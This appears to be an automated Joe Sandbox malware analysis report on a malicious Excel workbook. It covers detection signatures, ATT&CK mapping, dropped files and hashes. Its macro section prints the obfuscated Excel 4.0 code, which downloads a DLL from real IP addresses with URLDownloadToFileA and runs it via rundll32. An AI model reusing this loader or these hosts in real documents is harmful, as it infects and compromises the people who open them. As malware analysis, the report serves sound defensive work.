

JOeSandbox Cloud BASIC



ID: 412105

Sample Name: Copy-
1986428143-05102021.xlsm

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 12:09:05

Date: 12/05/2021

Version: 32.0.0 Black Diamond

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Analysis Report Copy-1986428143-05102021.xlsm

Overview

General Information

Sample Name:	Copy-1986428143-05102021.xlsm
Analysis ID:	412105
MD5:	1b3705bf5dfab6d..
SHA1:	22c0e00c079728..
SHA256:	43ab199f616e245..
Infos:	
Most interesting Screenshot:	


Detection

Hidden Macro 4.0	
Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malicious Excel 4.0 Macro
Office document tries to convince vi...
Yara detected Obfuscated Macro In ...
Found Excel 4.0 Macro with suspicio ...
Found malicious URLs in unpacked ...

Classification



Startup

- System is w7x64
- EXCEL.EXE (PID: 2524 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection



Click to jump to signature section

Networking:



Found malicious URLs in unpacked macro 4.0 sheet

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Data Obfuscation:




Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 2	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitions
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.14.31.59/	3%	VirusTotal		Browse
http://185.14.31.59/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.14.31.59/	before.4.91.29.sheet.csv_unpack	true	3%, Virustotal, Browse - Avira URL Cloud: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412105
Start date:	12.05.2021
Start time:	12:09:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copy-1986428143-05102021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.evad.winXLSM@1/7@0/0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .xlsm - Found Word or Excel or PowerPoint or XPS Viewer - Attach to Office via COM - Scroll down - Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSIO\D27E1BE7.jpg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutlNbjOXGw548LBkVb/oyrKXkX89DcO9GQSnlv+C1EDFVxkR7Y90:vvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8.."......!1A..Qa."q.2.....#B...R...\$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br..\$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....j].....k.@U.....B..Hw.A....`p;.RslRHTs..%G?QU.#..\$. "...U.A....g].s.....c.....[W"..M.Nc....F.~..y..l..`.e.a..[...P.y]..k_..Cl..z.Ru..s .6.Y.....".1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\0BDE0000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	110649
Entropy (8bit):	7.655838404622504
Encrypted:	false
SSDEEP:	3072:HFmFvKINbjvw548LMb/oqKO8NnS8+60KcGx5C:HVAbt648LM7D98Np+EjU
MD5:	D49F88AEAACDFF481E03EFC122127935
SHA1:	C9C48C5604C50A10A1E56BF7FBC5893CFE10605B
SHA-256:	F7DDE80E968BF9E918E8BB942BBE52B1F56FDBBC9BE8FB5AC980A6109CDCC146
SHA-512:	005E1CD77F2293C2ED4E2EF5044A58FD3D0591FD3DAE43DC5FC5EF904578CCDB093D9BF149153095A6F14CFD7E3086342AA65386F800CD117BF3CF4DA44337E
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\0BDE0000	
Preview:	...n.0.....D'....C....l....&.cn.0.....T.h/...E.....T..Q{.f.*p+....^f.&.0.A...j....n.+v>...s=X...he...nc.s.....>q.]...}.....l.....L.c...{.2...R\$.~6.....\7."..=@...Q.1.BJ..2.....0...;.0.uB^"...~...m.i.y...T...T7"...R....'.S...an....LSR.Xl..vbj.v.A..K..tq.u...`.8...?....(u.Z.M/X.l.....D...r<...#qaZ..7....1r/"..D.W.....}D...)K...v4.{JC..P..{..{...M.iOF..m.S([.AL.6 sh..l.T.....o..7.....PK.....!..}).....g.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-1986428143-05102021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed May 12 18:09:41 2021, atime=Wed May 12 18:09:41 2021, length=110649, window=hide
Category:	dropped
Size (bytes):	2178
Entropy (8bit):	4.502860878678182
Encrypted:	false
SSDEEP:	48:83x/XT0jFHRbrVb+Qh23x/XT0jFHRbrVb+Q/:83x/XojFHR1+Qh23x/XojFHR1+Q/
MD5:	AA2ED8458B9D332F099FA791BA97B66E
SHA1:	FBDB1B1C175256CC2E9A47D43C96F2FB66834E7C
SHA-256:	D8A6D3E527CDE6B3844EDB8AE5047D223922168CC9849C0F65A20C6355E1D853
SHA-512:	D367015ECFE6C50B7E01770D0607238917CE24EB79E2D61212B8D2D5CA325CFA014A8A3C0631D831B7F6C90F7BBB405001A2BBECB9B6586036AD81291B178B2A
Malicious:	false
Reputation:	low
Preview:	L.....F.....IV...{....\bG....\bG..9.....P.O.i.....+00.../C:\.....t.1....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2.1 .7.6.9....2;....R2..COPY-1~1.XLS.h.....Q.y.Q.y*...8.....C.o.p.y.-.1.9.8.6.4.2.8.1.4.3.-.0.5.1.0.2.0.2.1...x.l.s.m.....~8...[.....?J.....C:\Users\.. #.....\377142\Users.user\Desktop\Copy-1986428143-05102021.xlsm.4....\.....\.....\.....\D.e.s.k.t.o.p.\C.o.p.y.-.1.9.8.6.4.2.8.1.4.3.-.0.5.1.0.2.0.2.1...x.l.s.m.....,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed May 12 18:09:41 2021, atime=Wed May 12 18:09:41 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.47933416901871
Encrypted:	false
SSDEEP:	12:85Qf51LgXg/XAICPCHaXtB8XzB/oD/xX+WnicvbTfbDtZ3YilMMEpxRljKw6TdJU:85Mp/XTd6jEYeHDDv3q+rNru/
MD5:	4FC739F08AF5475F1999FD33DBDBAFF3
SHA1:	596AADC55288BEF1F3EA7F6615D099DE677E44CA
SHA-256:	1C82560F31EA9E8449CF0F6DED094916DBBD5FC5E5890792386684DE4D16BBEE
SHA-512:	1C7F98D4005761C4994EE4BFCDD439B72ECC9CF24849FD175F039019CABDF6DBCDD1F3FA68B74A085861E3BACA0947CA49F9645D44018B813B2989698A63530B0
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G....\bG....\bG.....i.....P.O.i.....+00.../C:\.....t.1....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1.....R5...Desktop.d.....QK.X.R5*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2.1 .7.6.9....i.....~8...[.....?J.....C:\Users\..#.....\377142\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....,LB.)...Ag.....1SPS.XF.L8C&.m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....377142.....D_....3N...W...9r.[*.....]EkD_....3N...W ...9r.[*.....]EkD....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	127
Entropy (8bit):	4.654136034061553
Encrypted:	false
SSDEEP:	3:oyBVomxWtzlnTbkBnrl+knTbkBnrlmxWtzlnTbkBnrlv:djezi3kBnrz3kBnrzz3kBnr1
MD5:	046F246D72BF157B46114FABE2BA41DD
SHA1:	24E24C3EB2B639EB84D8486D14196DEB28BB5B94
SHA-256:	DF25FF89ED3B9688144CC190B29B028927139DCBEFD8113982C832B7F02ED593
SHA-512:	4111BA208D02F60E09E63D2A24A81BEF25B3377158C34AF80B1E9E1CD0CD3EDBEFE1CBFEFB0C0E3AF3C8B417D47DA0DC067F81C5AF2EF6669D8778BADD5CC E74C
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Copy-1986428143-05102021.LNK=0..Copy-1986428143-05102021.LNK=0..[misc]..Copy-1986428143-05102021.LNK=0..

C:\Users\user\Desktop\CBDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	110649
Entropy (8bit):	7.655838404622504
Encrypted:	false
SSDEEP:	3072:HFmFvKINbjvw548LMb/oqKO8NnS8+60KcGx5C:HVAbt648LM7D98Np+EjU
MD5:	D49F88AEAACDFF481E03EFC122127935
SHA1:	C9C48C5604C50A10A1E56BF7FBC5893CFE10605B
SHA-256:	F7DDE80E968BF9E918E8BB942BBE52B1F56FDBBC9BE8FB5AC980A6109CDCC146
SHA-512:	005E1CD77F2293C2ED4E2EF5044A58FD3D0591FD3DAE43DC5FC5EF904578CCDB093D9BF149153095A6F14CFD7E3086342AA65386F800CD117BF3CF4DA44337E
Malicious:	false
Reputation:	low
Preview:	..n.0.....D'....C....l.&...cn.0.....T.h/...E.....T..Q{.f.*p+...^f.&.0.A...j...n..+v>...s.=X...he...nc...s....>q.}....l.....L.c...{..2...R\$......~6.....\7...".=@...Q.1.BJ..2.....0:...,0.uB^...~...m.i..y....T...T7"...R....'.S...an.....LSR.X!..vbj..v.A. .K..tq..u...`..8....?.....(u.Z.M/.X.I.....D...r<.....#qaZ..7....1r/"..D.W....}D...)K....v4.{JC..P..{..{.....M..iOF..m.S{[.AL.6 sh..!T.....o..7.....PK.....!..}.....g.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~\$Copy-1986428143-05102021.xlsm		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	330	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS	
MD5:	96114D75E30EBD26B572C1FC83D1D02E	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90	
Malicious:	true	
Reputation:	high, very likely benign file	
Preview:	.user ..A.l.b.u.s.user ..A.l.b.u.s.	

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.660932810679595
TrID:	- Excel Microsoft Office Open XML Format document (40004/1) 83.33% - ZIP compressed archive (8000/1) 16.67%
File name:	Copy-1986428143-05102021.xlsm
File size:	111419
MD5:	1b3705bf5dfab6d67846af3828726e8d
SHA1:	22c0e00c0797282d2735cdfab442003b7718fb01
SHA256:	43ab199f616e24562101637463dda6b9f58610dfbcd2cf1db13d0ad699d791a4
SHA512:	303360b4a2fb4f8426e5f943cdc35734bdbaf243f76155bb2b1a44ce0d5f1cb925ea3bf454e0d6fc3e99899c56316a61d94346a6d889c370f109f04afc12d53
SSDEEP:	3072:Qf/vKINbjvw548LMb/oqKO8NnS8+60KcGx5C:HVAbt648LM7D98Np+EjU
File Content Preview:	PK.....!. +F.....[Content_Types].xml ...(.....

File Icon

	
Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Copy-1986428143-05102021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
= "uRIMon"!="URLDow"(0, ="http://185.14.31.59/"=NOW().dat, ..\Nuydar.veryrf, 0, 0)
```

```
.....1.....9....."=ON.TIME(NOW()+""00:00:02"" ""JEIUYUITRYF""") .."=CONCATENATE(AG101,AH95,AG99,AG100)"=NOW()....."=CONCATENATE(AG102,AH95,AG99,AG100)" ..... " =CONCATENATE(AG103,AH95,AG99,AG100)"...=HALT()... " =CONCATENATE(AG106,AG107)" .....d.. " = "uRIMon"""" ..at..... " = "http://185.14.31.59/" "" ""JJCCBB"""" ..http://45.138.157.63/.,Belandes,.. " = "http://167.114.48.59 /"" .. " =REGISTER(AI99,AH98,AI101,AI102,,1,9)" ..=GOTO(AE103)..."=Belandes(0,AG95,AI105,0,0)" ..... \Nuydar.veryrf,.."=IF(AE105<0, Belandes(0,AG96,AI105,0,0))" .. " = "URLDow"""" .. " =IF(AE106<0, Belandes(0,AG97,AI105,0,0))" .. " = "nloadToFileA"""" ..... " =IF(AE107<0,CLOSE(0).)" .....=GOTO(Nols!H6).....
```

```
, " = "r"""" .. " = "undll32 ..\Nuydar.veryrf,DllReg"""" .. " = "isterServer"""" .....=EXEC(I7&I9&I10).....=HALT(),
```

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2524 Parent PID: 584

General

Start time:	12:09:38
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false

Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7f000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D910.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FB3EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\0BDE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~\$Copy-1986428143-05102021.xlsm	read attributes delete syn chronize generic read generic write	device	synchronous io non alert non directory file delete on close open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CBDE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\36CA.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FB3EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D910.tmp	success or wait	1	13FDAB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet002.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet003.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg.ht~	success or wait	1	7FEEAC59AC0	unknown
